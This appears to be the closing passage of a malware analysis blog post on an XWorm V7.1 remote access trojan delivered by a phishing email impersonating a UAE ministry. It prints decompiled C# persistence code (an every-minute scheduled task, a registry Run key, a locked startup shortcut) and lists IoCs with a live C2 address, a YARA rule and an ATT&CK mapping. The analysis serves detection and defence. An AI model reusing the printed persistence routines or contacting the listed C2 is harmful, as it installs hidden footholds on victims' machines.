2. Registry Run Key:

```
</> Plaintext
```

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<InstallStr name> = "<InstallDir>\<Instal
```

3. Startup Folder Shortcut:

```
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\bin.lnk
```

After creating the shortcut, `Helper.fileStream = new FileStream(lnk, FileMode.Open)` opens and holds a file handle on the `.lnk`, keeping it locked so it cannot be deleted by security tools without first closing the handle. `Uninstaller.UNS()` explicitly calls `Helper.fileStream.Close()` before attempting deletion.

The uninstaller cleanly removes all four artifacts in sequence: the persistence copy, the registry run key, the scheduled task, and the startup shortcut — then self-deletes via a temporary batch file with a 3-second timeout.

```
59     try
60     {
61         ProcessStartInfo processStartInfo = new ProcessStartInfo("schtasks.exe");
62         processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
63         if (Conversions.ToBoolean(ClientSocket.UAC()))
64         {
65             processStartInfo.Arguments = string.Concat(new string[]
66             {
67                 "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"",
68                 Path.GetFileNameWithoutExtension(Settings.InstallStr),
69                 "\" /tr \"",
70                 text,
71                 "\"\"
72             });
73         }
74         else
75         {
76             processStartInfo.Arguments = string.Concat(new string[]
77             {
78                 "/create /f /sc minute /mo 1 /tn \"",
79                 Path.GetFileNameWithoutExtension(Settings.InstallStr),
80                 "\" /tr \"",
81                 text,
82                 "\"\"
83             });
84         }
85         Process process = Process.Start(processStartInfo);
86         process.WaitForExit();
87     }
88     catch (Exception ex3)
```

```
91     try
92     {
93         MyProject.Computer.Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Path.GetFileNameWithoutExtension
94             (Settings.InstallStr), text);
95     }
96     catch (Exception ex4)
97     {
98     }
```

```

98     {
99         string text2 = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\*.*" + Path.GetFullPath(thirdFilename(Settings.InstallDir) + ".lnk");
100         object obj = Interaction.CreateObject("Script.Shell", "");
101         Type type = null;
102         string text3 = "CreateShortcut";
103         object[] array = new object[] { text2 };
104         object[] array2 = array;
105         string[] array3 = null;
106         bool[] array4 = null;
107         bool[] array5 = new bool[] { true };
108         object obj2 = ModifiableBinding.Locate(obj, type, text3, array2, array3, array4, array5);
109         if (array2[0] != null)
110         {
111             text2 = (string)Conversion.ChangeType(BuiltInHelpers.GetObjectValue(array[0]), typeof(string));
112         }
113         object obj3 = obj2;
114         ModifiableBinding.LocateComplete(obj3, null, "TargetPath", new object[] { text2 }, null, null, false, true);
115         ModifiableBinding.LocateComplete(obj3, null, "WorkingDirectory", new object[] { "" }, null, null, false, true);
116         ModifiableBinding.LocateComplete(obj3, null, "Name", new object[] { null }, null, null, false, true);
117         Helper.FileStream = new FileStream(text2, FileMode.Open);
118     }
119     catch (Exception ex)
120     {
121     }
122 }

```

Three independent persistence mechanisms

Conclusion

XWorm V7.1 is a capable and actively maintained remote access trojan distributed as a commodity builder on underground forums. This sample arrived through a carefully constructed phishing email impersonating the UAE Ministry of Human Resources & Emiratization — a government authority with direct relevance to the target's employment status. The lure required no interaction beyond opening the attachment, and the delivery chain was designed to leave nothing on disk by the time the payload was running.

The JavaScript dropper is the most technically sophisticated component of the chain. Its multi-layer encryption scheme, state machine execution gates, and filesystem interception make it resistant to both static analysis and automated sandboxing. The PowerShell loader that follows is compact and purpose-built — it decrypts, loads, and injects with no unnecessary complexity. XWorm itself is the final reward: a full-featured RAT with remote shell, keylogging, screen capture, clipboard hijacking, USB spreading, a plugin system that extends to ransomware, and three independent persistence mechanisms that make removal non-trivial.

The operator made no meaningful customization to the builder defaults — the AES key, splitter, and group tag are all factory values. That points to a low-effort deployment. The delivery tells a different story. Spoofing an internal UAE Ministry of Labour Exchange hostname in the

References: header is calculated and researched — not something a careless actor does. The payload was left untouched. The lure was not.

IoCs

No.	Description	Value
1	Phishing attachment	8f6b44db0884d056ba1ea591679fa5ce6cdebb53c4ee6e925e21400
2	JavaScript dropper	81f93dc173ad6b2d7592447c7910f70df668b1a06f7c2fcce08188a
3	XWorm payload / bin.exe	9ef39965263531f35203eea0a1924181264cf6d7f3832d939cd532d
4	Startup shortcut (bin.lnk)	2175df45893a994d82868e142b7d591a4c08efa764a53d9f45ec0fc
5	XWorm C2	109.248.150.234:1012
6	Mutex	aG0284VKfQVe8Vup
7	Sending server	77.232.184.7

YARA Rule

</> Ruby

```

1 rule xworm_v71 : rat
2 {
3     meta:
4         description = "Detects XWorm V7.1 payload and delivery chain"
5         author      = "Artful Dodger"
6         date        = "2026-09"
7         hash        = "9ef39965263531f35203eea0a1924181264cf6d7f3832d939cd532d5fad77a2d
8
9     strings:
10         $x1 = "AlgorithmAES" ascii wide
11         $x2 = "aG0284VKfQVe8Vup" ascii wide
12         $x3 = "Xwormmm" ascii wide
13         $x4 = "AC1_1.OrderWorkflow" ascii wide
14         $x5 = "ProcessFulfillment" ascii wide
15
16         $ps1 = "Read-StreamConfig" ascii
17         $ps2 = "StreamHelper" ascii
18         $ps3 = "SysWOW64\\WindowsPowerShell" ascii wide
19         $ps4 = "(goto) 2>nul & del" ascii
20
21         $k1 = { 2F EF CA F8 36 D3 4A A0 7E 83 12 96
22                 01 8F A1 75 5F CA 46 B7 AD 30 2E C8
23                 84 E8 6A 18 80 1E AE E7 }
24
25     condition:
26         (3 of ($x*)) or
27         (3 of ($ps*)) or
28         ($k1)
29 }

```

MITRE ATT&CK

Tactic	ID	Technique	Evidence
Initial Access	T1566.001	Spearphishing Attachment	MOHRE lure en
Execution	T1059.007	JavaScript	MB308992219AE
Execution	T1059.001	PowerShell	-w h -nop -Ex

Tactic	ID	Technique	Evidence
Execution	T1059.003	Windows Command Shell	<code>RunShell</code> command
Execution	T1047	Windows Management Instrumentation	Host profiling via WMI
Execution	T1053.005	Scheduled Task	<code>schtasks /create</code>
Persistence	T1547.001	Registry Run Keys / Startup Folder	Run key + startup folder
Persistence	T1053.005	Scheduled Task	Every-minute periodic task
Defense Evasion	T1140	Deobfuscate/Decode Files	AES-256-CBC + SHA-1
Defense Evasion	T1036.005	Masquerading	JS disguised as a system file
Defense Evasion	T1070.004	File Deletion	Self-deleting C# application
Defense Evasion	T1055.012	Process Hollowing	XWorm injected into explorer.exe
Defense Evasion	T1127.001	Trusted Developer Utilities	<code>MSBuild.exe</code> as a trusted developer utility
Defense Evasion	T1562.001	Impair Defenses	Windows Defender disabled
Defense Evasion	T1027	Obfuscated Files or Information	Encrypted configuration files
Defense Evasion	T1620	Reflective Code Loading	<code>AppDomain.CurrentDomain</code>
Defense Evasion	T1112	Modify Registry	Plugin cache stored in registry
Collection	T1056.001	Keylogging	XWorm keylogger
Collection	T1113	Screen Capture	<code>\$Cap</code> command
Collection	T1115	Clipboard Data	Clipboard monitoring
Collection	T1560.002	Archive via Library	GZip compression
Discovery	T1082	System Information Discovery	OS, CPU, GPU, RAM
Discovery	T1033	System Owner/User Discovery	Username, host name
Discovery	T1057	Process Discovery	<code>Monitoring()</code>
Discovery	T1012	Query Registry	Plugin cache read from registry

Tactic	ID	Technique	Evidence
Discovery	T1083	File and Directory Discovery	File manager c
Discovery	T1518	Software Discovery	Antivirus enum
Lateral Movement	T1091	Replication Through Removable Media	USB spreading
Command and Control	T1095	Non-Application Layer Protocol	Raw TCP to 10
Command and Control	T1573.001	Encrypted Channel: Symmetric	AES-128-ECB fo
Command and Control	T1571	Non-Standard Port	Port 1012
Command and Control	T1132.001	Data Encoding: Standard Encoding	Base64 for bin
Impact	T1491	Defacement	Hosts file mani
Impact	T1498	Network Denial of Service	HTTP flood via

References

1. ANY.RUN interactive analysis — XWorm payload
<https://app.any.run/tasks/3c61aa71-87f8-4e16-9af0-7b1fe34fecbe/>
2. Joe Sandbox full report
<https://www.joesandbox.com/analysis/1965848/0/html>
3. Aziz Haddadi — XWorm V3.1 Analysis (structural reference for version comparison)
<https://github.com/aziz-haddadi/XWorm-V3.1-Analysis>
4. Triage Sandbox Behavioral Analysis
<https://tria.ge/260904-ptndks1bnb/behavioral2>
5. AbuseIPDB IP Check
<https://www.abuseipdb.com/check/109.248.150.234>
6. MITRE ATT&CK
<https://attack.mitre.org>

This post is licensed under [CC BY 4.0](#) by the author.

Share: [X](#) [f](#) [Telegram](#) [Link](#)

Further Reading

Jul 31, 2026

XWorm Downloader — VBScript Analysis

Static analysis of an XWorm VBScript downloader — deobfuscation, payload extraction, and infrastructure analysis of a dead-C2 sample.

Apr 15, 2026

Manual Unpacking 64-bit UPX-Packed Executables

A comprehensive guide to identifying and manually unpacking 64-bit UPX-packed binaries using 5 distinct reverse engineering techniques: Tail Jump, Memory Write, DEP Trick, Call Stack Backtracing, and Injecting Payload to an ...

Jun 16, 2026

AgentTesla RAT

Hands-on reverse engineering of a multi-stage AgentTesla malware. Covers the complete loader chain, steganographic payload recovery, process hollowing, SMTP configuration extraction, and analysis of the final ...

OLDER

[XWorm Downloader — VBScript Analysis](#)

NEWER

-

